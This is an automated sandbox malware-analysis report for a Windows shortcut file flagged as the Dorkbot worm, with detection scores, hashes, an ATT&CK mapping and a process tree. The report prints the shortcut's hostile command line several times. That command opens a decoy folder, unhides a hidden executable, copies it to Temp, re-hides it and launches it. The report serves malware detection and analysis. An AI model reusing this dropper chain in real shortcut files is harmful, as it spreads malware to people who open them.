ID: 795673
Sample Name: shortcut.lnk
Cookbook: default.jbs
Time: 07:27:08
Date: 01/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

shortcut.lnk


Overview

General Information

Sample Name:	shortcut.lnk
Analysis ID:	795673
MD5:	00441beff4287…
SHA1:	595841cda4eb…
SHA256:	0b1d60ba6baa…
Tags:	lnk
Infos:	



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Windows shortcut file (LNK) starts b…
- Multi AV Scanner detection for subm…
- Machine Learning detection for sam…
- Uses cmd line tools excessively to …
- Sample execution stops while proce…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Very long cmdline option found, this…
- Creates a process in suspended mo…
- Searches for user specific documen…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 2416 cmdline: C:\windows\system32\cmd.exe" /c "C:\Windows\explorer.exe %cd%.DataStorage & attrib -s -h %cd%dBuXlYk.exe & xcopy /F /S /Q /H /R /Y %cd%dBuXlYk.exe C:\Users\user\AppData\Local\Temp\zHyIh\ & attrib +s +h %cd%dBuXlYk.exe & start C:\Users\user\AppData\Local\Temp\zHyIh\dBuXlYk.exe & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 1844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - explorer.exe (PID: 3492 cmdline: C:\Windows\explorer.exe C:\Users\user\Desktop.DataStorage MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - attrib.exe (PID: 2468 cmdline: attrib -s -h C:\Users\user\DesktopdBuXlYk.exe MD5: FDC601145CD289C6FBC96D3F805F3CD7)
  - xcopy.exe (PID: 944 cmdline: xcopy /F /S /Q /H /R /Y C:\Users\user\DesktopdBuXlYk.exe C:\Users\user\AppData\Local\Temp\zHyIh\ MD5: 6BC7DB1465BEB7607CBCBD7F64007219)
  - attrib.exe (PID: 572 cmdline: attrib +s +h C:\Users\user\DesktopdBuXlYk.exe MD5: FDC601145CD289C6FBC96D3F805F3CD7)
- explorer.exe (PID: 5020 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Persistence and Installation Behavior


Windows shortcut file (LNK) starts blacklisted processes

Uses cmd line tools excessively to alter registry or file data

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 1 Process Injection	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 1 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 1 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
shortcut.lnk	69%	ReversingLabs	Shortcut.Worm.Dorkbot	
shortcut.lnk	72%	Virustotal		Browse
shortcut.lnk	100%	Avira	TR/LNK.Dorkbot.Gen	
shortcut.lnk	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	795673
Start date and time:	2023-02-01 07:27:08 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	shortcut.lnk
Detection:	MAL
Classification:	mal72.winLNK@11/0@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:28:04	API Interceptor	2x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has command line arguments, Icon number=3, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	4.578399563235607
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	shortcut.lnk
File size:	1597
MD5:	00441beff42872f67c32a011c97caea2
SHA1:	595841cda4eb3b01bbaf3fe57569bc656b778067
SHA256:	0b1d60ba6baa76c075a7410c260a2b174c7e999e813b6a4d582c18592222601b
SHA512:	a5c743611454cb3414ed41d31b4dbbbc5889993c42f39ec3d6ccd201c6d3e8d92b9a3c8fd8851f0e47e8a394cdeedeabdf0c58e877145a2ef775a2c626417230
SSDEEP:	24:8mYoAO41kuZERV4o0cP0TRrkreUzfbk3yMxP9j/O1ZbP:8bR1kumRqopurkrb+1j0L
TLSH:	A4312F221EE65680D334B43315B8F70646F5B011DE32D29D4164D6CD3E35501901AFB7
File Content Preview:	L.....F.....P.O. .:i.....+00.../C:\.....<.1.....windows.&.....w.i.n.d.o.w.s.....@.1.....system32..(.....s.y.s.t.e.m.3.2.....<.2.....

File Icon

Icon Hash:	30b4b4b464696d0d

Static Windows Shortcut Info


General	
Relative Path:	
Command Line Argument:	/c "%SystemRoot%\explorer.exe %cd%.DataStorage & attrib -s -h %cd%dBuXlYk.exe & xcopy /F /S /Q /H /R /Y %cd%dBuXlYk.exe %temp%\zHyIh\ & attrib +s +h %cd%dBuXlYk.exe & start %temp%\zHyIh\dBuXlYk.exe & exit"
Icon location:	%SystemRoot%\system32\SHELL32.dll

Network Behavior

Report size exceeds maximum size, go to the download page of this report and download PCAP to see all network behavior.

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: **2416**, Parent PID: **3528**

General	
Target ID:	0
Start time:	07:28:00
Start date:	01/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\windows\system32\cmd.exe" /c "C:\Windows\explorer.exe %cd%.DataStorage & attrib -s -h %cd%dBuXlYk.exe & xcopy /F /S /Q /H /R /Y %cd%dBuXlYk.exe C:\Users\user\AppData\Local\Temp\zHyIh\ & attrib +s +h %cd%dBuXlYk.exe & start C:\Users\user\AppData\Local\Temp\zHyIh\dBuXlYk.exe & exit
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1844**, Parent PID: **2416**

General

Target ID:	1
Start time:	07:28:00
Start date:	01/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **3492**, Parent PID: **2416**

General

Target ID:	2
Start time:	07:28:00
Start date:	01/02/2023
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe C:\Users\user\Desktop.DataStorage
Imagebase:	0x7ff618f60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF619067247	ILCreateFromPathW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **5020**, Parent PID: **796**

General

Target ID:	3
Start time:	07:28:00
Start date:	01/02/2023
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff618f60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: **2468**, Parent PID: **2416**

General

Target ID:	4
Start time:	07:28:01
Start date:	01/02/2023
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	attrib -s -h C:\Users\user\DesktopdBuXIYk.exe
Imagebase:	0x7ff6e6c40000
File size:	21504 bytes
MD5 hash:	FDC601145CD289C6FBC96D3F805F3CD7
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: xcopy.exe PID: **944**, Parent PID: **2416**

General

Target ID:	5
Start time:	07:28:01
Start date:	01/02/2023
Path:	C:\Windows\System32\xcopy.exe
Wow64 process (32bit):	false
Commandline:	xcopy /F /S /Q /H /R /Y C:\Users\user\DesktopdBuXIYk.exe C:\Users\user\AppData\Local\Temp\zHyIh\
Imagebase:	0x7ff657d50000
File size:	47616 bytes
MD5 hash:	6BC7DB1465BEB7607CBCBD7F64007219
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: **572**, Parent PID: **2416**

General

Target ID:	6
Start time:	07:28:01
Start date:	01/02/2023
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	attrib +s +h C:\Users\user\DesktopdBuXIYk.exe
Imagebase:	0x7ff6e6c40000
File size:	21504 bytes
MD5 hash:	FDC601145CD289C6FBC96D3F805F3CD7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly